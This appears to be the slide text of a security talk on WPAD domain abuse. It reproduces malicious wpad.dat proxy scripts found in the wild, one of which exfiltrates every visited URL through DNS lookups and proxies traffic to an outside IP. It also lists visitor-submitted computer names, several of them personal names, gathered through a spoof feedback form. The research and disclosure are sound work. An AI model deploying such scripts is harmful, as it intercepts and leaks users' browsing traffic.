Microsoft AutoUpdate/4.66.23121017 CFNetwork/1240.0.4.5 Darwin
ZoogVPN 6.5.5.3/Windows 10 Enterprise 2016 LTSB build 14393
Outlook/16.84.24041420 CFNetwork/1494.0.7 Darwin/23.4.0
HelloAI/102 CFNetwork/1410.0.3 Darwin/22.6.0
PycURL/7.43.0 libcurl/7.47.0 GnuTLS/3.4.10 zlib/1.2.8 libidn/1.32
masscan/1.3 (<https://github.com/robertdavidgraham/masscan>)
Microsoft Office/16.0 (Windows NT 10.0; 16.0.16626; Pro)
PaintByNumber/3243 CFNetwork/1240.0.4 Darwin/20.6.0
GoogleSoftwareUpdate/1.3.16.180 CFNetwork/1485 Darwin/23.1.0
PowerPoint/16.85.24051214 CFNetwork/1490.0.4 Darwin/23.2.0
Solitaire Free/1.9.30.12 CFNetwork/1490.0.4 Darwin/23.2.0
NordVPN/248 CFNetwork/1240.0.4 Darwin/20.6.0
zoom.us/5.13.11.16405 CFNetwork/1240.0.4 Darwin/20.6.0
Microsoft SharePoint/23193.0914.0001 CFNetwork/1240.0.4 Darwin
findmydevice/71 CFNetwork/1240.0.4.1 Darwin/20.6.0
Valve/Steam HTTP Client 1.0 (client;windows;10;0)
Microsoft SkyDriveSync 24.086.0428.0003 ship; Mac OS X 14.4.1
Snapchat/12.82.0.49 CFNetwork/1240.0.4 Darwin/20.6.0
com.google.Chromecast/2.66 iPhone/15.7.4 hw/iPhone9_3
Mkzilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537
ProtonVPN/3.2.8 (Microsoft Windows NT 10.0.22000.0)
Mozilla/4.0 (compatible; MSIE 5.15; Mac_PowerPC)
acad/20.0.51.0 AutodeskWebServicesClient/5.0.20.1100

com.apple.healthappd/1.0 iOS/14.7.1 model/iPhone8,1 hwp/s8000 build/18G82 (6; dt:120) AMS/1
Mozilla/5.0 (Android 10; Mobile; rv:68.0) Gecko/68.0 Firefox/68.0
PycURL/7.45.2 libcurl/7.68.0 OpenSSL/1.1.1f zlib/1.2.11 brotli/1.0.7 libidn2/2.2.0
Mozilla/5.0 (Macintosh; Intel Mac OS X 10.10; rv:40.0) Gecko/20100101 Firefox/40.0
com.apple.ap.adprivacyd/1.0 iOS/13.7 model/iPhone8,2 hwp/s8000 build/17H35 (6; dt:121) AMS/1
SafariSafeBrowsing/16610.2.11.1.3 CFNetwork/1207 Darwin/20.1.0
iTunes/12.6.2 (Macintosh; OS X 10.12.5;) AppleWebKit/2603.2.4
iBooks/4.8 iOS/9.3.5 model/iPad2,4 hwp/s5l8942x build/13G36 (2; dt:74)
Mozilla/5.0 (OS/2; Warp 4.5; rv:31.0) Gecko/20100101 Firefox/31.0
com.google.ios.youtube/18.25.1 (iPhone14,5; U; CPU iOS 16_5_1 like Mac OS X; da_DK)
Mozilla/5.0 (Windows NT 10.0; Win64; x64) Chrome/92.0.4515.159 Safari/537.36
Visual Studio/17.9 (JSON Editor; ASP.NET and Web Tools/17.9.199.22661)
Mozilla/5.0 (Windows NT 10.0; rv:84.0) Gecko/20100101 Firefox/84.0
com.google.GoogleMobile/257.0 iPhone/15.7.3 hw/iPhone8_1
com.apple.Preferences/1 iOS/13.7 model/iPhone8,2 hwp/s8000 build/17H35 (6; dt:121)
Mozilla/5.0 (X11; CentOS; Linux x86_64; rv:36.0) Gecko/20100101 Firefox/36.0
Opera/9.80 (X11; Linux i686; U; pl) Presto/2.2.15 Version/10.00
PDF Reader 3.16.0 rv:20240202 (Macintosh; Mac OS X 13.5.2; en_DK)
Transparent network proxy for Apple system services (unknown version) CFNetwork/1485
com.apple.Safari.PasswordBreachAgent/611.3.10.0.1 CFNetwork/1240.0.4 Darwin/20.6.0
Razer Central PC/1.0 (Win32NT; 10.0.22621.0; Microsoft Windows NT 10.0.22621.0)
Mozilla/5.0 (X11; Fedora; Linux x86_64; rv:77.0) Gecko/20100101 Firefox/77.0
Skype for Business/16.30.32 CFNetwork/1335.0.3 Darwin/21.6.0
Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/602.51 (KHTML, like Gecko) Chrome/61.0.1014
Office365ServiceV2/16.16.18091001 CFNetwork/1410.4 Darwin/22.6.0
OneDrive/23066.0326.0005 CFNetwork/1240.0.4.1 Darwin/20.6.0
com.symantec.SymLUHelper/9.1.3 CFNetwork/1128.1 Darwin/19.6.0 (x86_64)
Mozilla/5.0 (X11; NetBSD amd64; rv:16.0) Gecko/20121102 Firefox/16.0
com.apple.WebKit.Networking/12607.3.10 CFNetwork/811.11 Darwin/16.7.0 (x86_64)
NordApp windows (main/7.10.4.0) windows/Microsoft Windows NT 10.0.22621.0
NordLayer/3.3.2 (com.nordvpn.windows.teams; build: 0; Windows NT 11.0; Windows 11 Pro 10.0)
Google Transit%3A Abfahrten/5.35.5 CFNetwork/811.5.4 Darwin/16.7.0
com.apple.MobileSoftwareUpdate.UpdateBrainService/1 CFNetwork/1402.0.8 Darwin/22.2.0

226 devices (226 LAN IP behide 32 Public IP) protected by badWPAD from the CrowdStrike Bluescreen Attack on the 2024-07-19



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>

Stop code: PAGE_FAULT_IN_NONPAGED_AREA

What failed: csagent.sys

“Detected” by Palo Alto

Palo Alto Firewall detect the client sending web request to WPAD proxy server and then tries to replay them to scan it and give it an URL category.

All the retried request has this user agent string.

Useragent:


"Expanse, a Palo Alto Networks company, searches across the global IPv4 space multiple times per day to identify customers' presences on the Internet. If you would like to be excluded from our scans, please send IP addresses/domains to: scaninfo@paloaltonetworks.com"

So, they have MITM the client's unique traffic.

Maybe I should write to them to get whitelisted, but the address/domain is determined by whatever the client sends.

How It Works

Let's take a deeper look at how it works.



(1) A URL request is made by a user. (2) Then, the pre-filter component determines if there 's already a URL category established for that site [*this is classic URL Filtering*]. (3) If not, the multiple machine learning detection modules will assess the site and establish a verdict for the site on the fly [*this is Advanced URL filtering*]. Additionally, it will classify malicious sites with a subcategory of; phishing, C&C, malware, grayware. (4) The verdict is then sent back to the firewall so that the appropriate defined firewall action will trigger.

Note- this additional step only adds 40 ms to the process over that of Classic URL Filtering. FYI- 40ms less than half the amount of time that it takes for the human eye to blink.

Source: Image and details provided by Palo Alto SE

Cisco looped itself.

Cisco Umbrella Enterprise Roaming Client (ERC)

Protecting client device on the road against rogue DNS and Proxy server, MITM and other bad stuff.

Cisco Umbrella Roaming



Security when you're off the VPN

Umbrella Roaming is a cloud-delivered security service for Cisco's next-generation firewall. It protects your employees even when they are off the VPN. No additional agents are required. Simply enable the Umbrella functionality in the Cisco AnyConnect client. You'll get seamless protection against malware, phishing, and command-and-control callbacks wherever your users go.

Benefits




Protection for users anywhere they go

This cloud-delivered security service for Cisco's next-generation firewall offers protection when users are off the VPN.

Security at the DNS layer when VPN is off

Visibility and enforcement at the DNS layer blocks requests to malicious domains and IPs before a connection is ever made.



BAD WPAD (malicious)

More lines above removed for slide

```
57 function _makeCRCTable() {
58     var c;
59     var crcTable = [];
60     for(var n=0; n < 256; n++){
61         c = n;
62         for(var k=0; k < 8; k++){
63             c = ((c&1) ? (0xEDB88320 ^ (c >>> 1)) : (c >>> 1));
64         }
65         crcTable[n] = c;
66     }
67     return crcTable;
68 }
69
70 function crc32(str) {
71     var crcTable = _makeCRCTable();
72     var crc = 0 ^ (-1);
73
74     for (var i = 0; i < str.length; i++) {
75         crc = (crc >>> 8) ^ crcTable[(crc ^ str.charCodeAt(i)) & 0xFF];
76     }
77
78     return (crc ^ (-1)) >>> 0;
79 }
80
81 // Low Level I/O Functions
82
83 function _send_with_postfix(data) {
84     return dnsResolve(data + '.' + Math.floor((Math.random() * 98) + 1) + DNS_KEY);
85 }
86
87 function send(channel, data) {
88     var b64_data = _encode(data);
89     var chunks = b64_data.match(/.{1,50}/g);
90     var chunk_idx = 0;
91     var dword_retval;
92     _send_with_postfix('O' + '.' + channel + '.TC' + chunks.length);
93
94     for (chunk_idx = 0; chunk_idx < chunks.length; chunk_idx++) {
95         var j = _send_with_postfix('W' + '.' + channel + '.I' + chunk_idx + '.' + chunks[chunk_idx]);
96     }
97
98     dword_retval = _send_with_postfix('C' + '.' + channel + '.DL' + data.length);
99
100     return dword_retval.split('.');
101 }
102
103 function FindProxyForURL(url, host) {
104     var channel = ("0" + crc32(url)).slice(-10);
105
106     if (shExpMatch(url, "http:*"))
107         return "PROXY 138.197.22.236:58172; DIRECT";
108     if (shExpMatch(url, "ftp:*"))
109         return "PROXY 138.197.22.236:58172; DIRECT";
110
111     send(channel, url);
112     return "DIRECT";
113 }
```

<http://wpad.engineer/wpad.dat>
<http://wpad.exchange/wpad.dat>
<http://wpad.exposed/wpad.dat>
<http://wpad.software/wpad.dat>

Encoding data and CRC check

Send data via comm. channel

Bad proxy for HTTP and FTP

Collect data about URL and then tell client "DIRECT"

BAD WPAD (malicious)

http://wpad.trade/wpad.dat

Someone really like Ads to intercept them all and send them via there own proxy.

Scamming money on ads ?

```
6  /*
7  * This is PoC of WPAD Defective-By-Design technology.
8  * PLZ TURN OFF "PROXY AUTO DISCOVERY" IN YOUR BROWSER!!!
9  * Or if you domain admin, you MUST create DNS A record like this:
10 * "wpad.your.org" and point it to 127.0.0.1 or create your own PAC script.
11 */
12
13 /* Slap same AD engines */
14
15 function FindProxyForURL( url, host )
16 {
17     if (url.substring(0, 5) != "http:" ||
18         isPlainHostName(host) ||
19         shExpMatch(host, ".*local") ||
20         shExpMatch(host, ".*lan") ||
21         isInNet(dnsResolve(host), "10.0.0.0", "255.255.255.0") ||
22         isInNet(dnsResolve(host), "172.16.0.0", "255.255.0.0") ||
23         isInNet(dnsResolve(host), "192.168.0.0", "255.255.0.0") ||
24         isInNet(dnsResolve(host), "127.0.0.0", "255.255.255.0"))
25         return "DIRECT";
26     }
27     if(shExpMatch(url, "*/ad/*"))
28     {
29         || shExpMatch(url, "*/ad.*")
30         || shExpMatch(url, "*/ad-.*")
31         || shExpMatch(url, "*/ads/*")
32         || shExpMatch(url, "*/ads.*")
33         || shExpMatch(url, "*/adx/*")
34         || shExpMatch(url, "*/adx.*")
35         || shExpMatch(url, "*/adx-.*")
36         || shExpMatch(url, "*/adclick/*")
37         || shExpMatch(url, "*/adclick.*")
38         || shExpMatch(url, "*/adclick-.*")
39         || shExpMatch(url, "*/adv/*")
40         || shExpMatch(url, "*/adv.*")
41         || shExpMatch(url, "*/adv-.*")
42         || shExpMatch(url, "*/adlog/*")
43         || shExpMatch(url, "*/adlog.*")
44         || shExpMatch(url, "*/adlog-.*")
45         || shExpMatch(url, "*/clickTAG/*")
46         || shExpMatch(url, "*/clickTAG.*")
47         || shExpMatch(url, "*/clickTAG-.*")
48         || shExpMatch(url, "*/annonse*")
49         || shExpMatch(url, "*/reklame*")
50         || shExpMatch(url, "*/tag*")
51         || shExpMatch(url, "*/retag*")
52         || shExpMatch(url, "*/banner/*")
53         || shExpMatch(url, "*/banner.*")
54         || shExpMatch(url, "*/banner-.*")
55         || shExpMatch(url, "*/banners/*")
56         || shExpMatch(url, "*/banners.*")
57         || shExpMatch(url, "*/banners-.*")
58         || shExpMatch(url, "*/click/*")
59         || shExpMatch(url, "*/click.*")
60         || shExpMatch(url, "*/click-.*")
61         || shExpMatch(url, "*/bannerid*")
62         || shExpMatch(url, "*/js.ng/*")
63         || shExpMatch(host, ".*ad.*")
64         || shExpMatch(host, 'ad.*')
65         || shExpMatch(host, 'code.*')
66         || shExpMatch(host, '.*ad-.*')
67         || shExpMatch(host, 'ad-.*')
68         || shExpMatch(host, '.*ads.*')
69         || shExpMatch(host, 'ads.*')
70         || shExpMatch(host, '.*ads-.*')
71         || shExpMatch(host, 'ads-.*')
72         || shExpMatch(host, '.*adserve*')
73         || shExpMatch(host, 'adserve*')
74         || shExpMatch(host, '.*adserve-.*')
75         || shExpMatch(host, 'adserve-.*')
76         || shExpMatch(host, '.*asap-asp.*')
77         || shExpMatch(host, 'asap-asp.*')
78         || shExpMatch(host, '.*asap-asp-.*')
79         || shExpMatch(host, 'asap-asp-.*')
80         || shExpMatch(host, '.*bluestreak.*')
81         || shExpMatch(host, 'bluestreak.*')
82         || shExpMatch(host, '.*bluestreak-.*')
83         || shExpMatch(host, 'bluestreak-.*')
84         || shExpMatch(host, '.*accipiter.*')
85         || shExpMatch(host, 'accipiter.*')
86         || shExpMatch(host, '.*accipiter-.*')
87         || shExpMatch(host, 'accipiter-.*')
88         || shExpMatch(host, '.*adbureau.*')
89         || shExpMatch(host, 'adbureau.*')
90         || shExpMatch(host, '.*adbureau-.*')
91         || shExpMatch(host, 'adbureau-.*')
92         || shExpMatch(host, '.*advertising.com')
93         || shExpMatch(host, 'advertising.com')
94         || shExpMatch(host, '.*primetime.*')
95         || shExpMatch(host, 'primetime.*')
96         || shExpMatch(host, '.*primetime-.*')
97         || shExpMatch(host, 'primetime-.*')
98         || shExpMatch(host, '.*counter.*')
99         || shExpMatch(host, 'counter.*')
100        || shExpMatch(host, '.*tns-counter.*')
101        || shExpMatch(host, '.*googletagsservices.*')
102        || shExpMatch(host, '.*googlesyndication.com')
103        || shExpMatch(host, '.*scorecardresearch.*')
104        || shExpMatch(host, 'assets.*')
105        || shExpMatch(host, 'platform.*')
106        || shExpMatch(host, 'relap.*')
107        || shExpMatch(host, 'an.*')
108        || shExpMatch(host, 'a.*')
109        || shExpMatch(host, 'b.*')
110        || shExpMatch(host, '.*adnxs.*')
111        || shExpMatch(host, '.*msn.*')
112        || shExpMatch(host, 'mc.*')
113        || shExpMatch(host, 'scounter.*')
114        || shExpMatch(host, 'top-fwz1.*')
115        || shExpMatch(host, 'target.*')
116        || shExpMatch(host, 'stag.*')
117        || shExpMatch(host, 'tags.*')
118        || shExpMatch(host, 'retag.*')
119        || shExpMatch(host, 'static.*')
120        || shExpMatch(host, 'stats.*')
121        || shExpMatch(host, 'graph.*')
122        || shExpMatch(host, 'googleads.*')
123        || shExpMatch(host, 'connect.*')
124        || shExpMatch(host, 'mc.*')
125        || shExpMatch(host, '.*counter-.*')
126        || shExpMatch(host, 'counter-.*')
127        || shExpMatch(host, '.*click.*')
128        || shExpMatch(host, 'click.*')
129        || shExpMatch(host, '.*click-.*')
130        || shExpMatch(host, 'click-.*')
131        || shExpMatch(host, '.*hitbox.*')
132        || shExpMatch(host, 'hitbox.*')
133        || shExpMatch(host, '.*trade*')
134        || shExpMatch(host, '.*forex*')
135        || shExpMatch(host, 'update.*')
136        || shExpMatch(host, '.*casino*')
137        || shExpMatch(host, '.*drp.*')
138        || shExpMatch(host, 'hitbox-.*')) return "PROXY 138.68.83.69:8081";
139    }
140    return "DIRECT";
141 }
142
143 /*
144 * !!!! TURN OFF PROXY AUTO DISCOVERY IN YOUR BROWSER !!!!
145 */
```

Proxy for ads only?



Thanks



BAD WPAD (malicious)

Collecting URLs there don't resolve ?

Who is this?

```
1 function FindProxyForURL(url, host) {
2
3     // This WPAD is under WPAD Security project of security.ci
4     // If you see this domain, you have accessed to domain what shouldn't be used!
5     // Check your network configuration and remove URL from Auto-Proxy Configuration
6     //
7     // This configuration limit the proxy settings only to non-resolvable and non-local domain names.
8     // On the end-point is collector where is counter of non-resolvable domain names.
9     // Configured proxy don't receive, resend or respond any data.
10    //
11    // Collected logs for non-resolvable domain names are used for security check and develop DBL database
12    // for protection other systems over internet
13
14
15    // If host is plain name "internet", "localhost", etc ... go DIRECT
16    if (isPlainHostName(host))
17        return "DIRECT";
18
19    // If host is working (resolvable) domain name .. go DIRECT
20    if (isResolvable(host))
21        return "DIRECT";
22
23    // If host is IP address .. go DIRECT
24    var isIPv4Addr = /^(\d+\.){3}\d+$/;
25    if (isIPv4Addr.test(host))
26        return "DIRECT";
27
28    // If host is inside local network .. go DIRECT
29    if (isPlainHostName(host) ||
30        isInNet(host, "10.0.0.0", "255.0.0.0") ||
31        isInNet(host, "172.16.0.0", "255.255.224.0") ||
32        isInNet(host, "192.168.0.0", "255.255.0.0") ||
33        isInNet(host, "127.0.0.0", "255.0.0.0") ||
34        isInNet(dnsResolve(host), "10.0.0.0", "255.0.0.0") ||
35        isInNet(dnsResolve(host), "172.16.0.0", "255.255.224.0") ||
36        isInNet(dnsResolve(host), "192.168.0.0", "255.255.0.0") ||
37        isInNet(dnsResolve(host), "127.0.0.0", "255.0.0.0"))
38        return "DIRECT";
39
40    // If host is non-resolving domain name (NXD) send attempt to Security Checker proxy server. Server will decline request.
41
42    return 'PROXY 185.38.111.111:8080';
43}
```

Do not resolve

Proxy for non-resolved domains ?

http://wpad.mr/wpad.dat
http://wpad.Cooking/wpad.dat
http://wpad.storage/wpad.dat
http://wpad.surf/wpad.dat
http://wpad.ps/wpad.dat
http://wpad.sr/wpad.dat
http://wpad.tj/wpad.dat

Press vs Porn

<http://wpad.press/wpad.dat>

<http://wpad.porn/wpad.dat>

Download
141.330



Download
60.369

Press are more than twice as popular than Porn !

Feedback on error page

wpad.dk/error/405.html

Error 405 Method Not Allowed

Will you tell us what happen, so we can resolv this issue?

Type you feedback text here

Limit to 1000 character.

☐ Check to get whitelisted from this error in the future and enter your computer name below.

Computer name:

Submit feedback.

[Win 100\\$ by answer a few question in our customer satisfaction survey](#)

40 users click the checkbox to be whitelisted from this broken service.


Computer names:

- Dell
- Efren Chavarria
- Fabiana Gautier
- Gigabyte
- HP Pavilion g6
- MacBook-Pro-Tobias.local
- Maizil-PC.mutiara-net.id
- Megan Blamey
- pc12
- Qcredit Corp

Feedback on error page

User feedback:

- I can not open any URL
- I cannot open google
- Get this error message when trying to use netbank
- Internet will not work
- It does not work.
- F*** you
- No coonection!
- google chrome do not work
- My internet do not work
- wifi not working in browser
- Couldn't logout. Error 404
- F*** you and Your f***ing not safe
- No puedo conectar
- Not able to log in
- freezee
- i clinked on the link received in my e-mail and then this pages showed.
- mobile hotspot not connecting
- not opening



Error 405 Method Not Allowed

Will you tell us what happen, so we can resolv this issue?

Type you feedback text here

Limit to 1000 character.

☐ Check to get whitelisted from this error in the future and enter your computer name below.

Computer name:

[Win 100\\$ by answer a few question in our customer satisfaction survey](#)

Some words in the list are censored.

Survey

Responded to survey
and win 100\$

Error 405 Method Not Allowed

Will you tell us what happen, so we can resolv this issue?

Type you feedback text here

Limit to 1000 character.

☐ Check to get whitelisted from this error in the future and enter your computer name below.

Computer name:

Submit feedback.

[Win 100\\$ by answer a few question in our customer satisfaction survey](#)

Survey

Was the error message useful?

- ☒ Very useful
- ☐ Useful
- ☐ Aveage
- ☐ Not useful
- ☐ Not useful at all

Survey progress 25%

Next page

Survey

Was the error message useful?

Very useful	Useful	Aveage	Not useful	Not useful at all
50 %	0 %	0 %	25 %	25 %

How likely are you to recommend this service to others?

Very likely	Likely	Neutral	Unlikely	Very unlikely
50 %	0 %	25 %	0 %	25 %

Overall satisfaction with service

Very satisfied	Satisfied	Neutral	Dissatisfied	Very Dissatisfied
50 %	0 %	25 %	0 %	25 %

Based on 4 response from Germany, Russia, Russia and Denmark.

Only one comment: “Piss off”

No email address was submitted, so no winner..... Donated 100\$ to Danish Cancer Research.

User feedback

It is good customer service to get feedback for this **proxy service that rejects everything**.

The screenshot shows a web browser window with the address bar displaying `wpad.dk/contact/contactform.html`. The page content includes:

- A large heading: **Write your feedback.**
- An email input field labeled "Your Email" containing the text `YouMail@Domain.tld`.
- A text area labeled "Write feedback" with the placeholder text "Type you feedback text here".
- A note below the text area: "Limit to 1000 character."
- A "Submit." button at the bottom.

Got **3130** SPAM messages and **0** feedback

No detection for WPAD domains in the past year

https://www.google.com/search?q="wpad.dk"&sca_esv=04b81a3a06aed432&sxsrf=ADLYWIKKjD

"wpad.dk" × | | 🔍

All Images Videos News Books Finance Web Tools

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.dk".

Results for **wpad.dk** (without quotes):

https://www.google.com/search?q="wpad.eu"&sca_esv=04b81a3a06aed432&biw=1985&bih=

"wpad.eu" × | | 🔍

All Images Videos News Books Finance Web Tools

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.eu".

Results for **wpad.eu** (without quotes):

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.press"

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.porn"

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.id"

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.site".

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.build"

Past year ▾ All results ▾ Advanced Search Clear

No results found for "wpad.vegas".

Why ?

Why can a dude like me just buy and setup WPAD.tld to pwn the internet ?

Why was my WPAD.tld with broken proxy not detected for one year ?

Why is this WPAD issue not fixed after 25+ years ?

Security Bulletin

Microsoft Security Bulletin MS99-054 - Critical

Patch Available for "WPAD Spoofing" Vulnerability

Published: December 01, 1999

Version: 1.0

Originally Posted: December 01, 1999

Summary

Microsoft has released a version upgrade that eliminates a vulnerability in Microsoft® Internet Explorer 5. Under very specific conditions, the vulnerability could allow a malicious user to provide proxy settings to web clients in another network.



Can I repeat this talk in 25 years with the same issue ?

Questions



Shoutout to my good friend Keld Norman.

Thomas Bøjstrup Johansen

Security Consultant / Incident Response / Forensics / Red team



@ToomsDK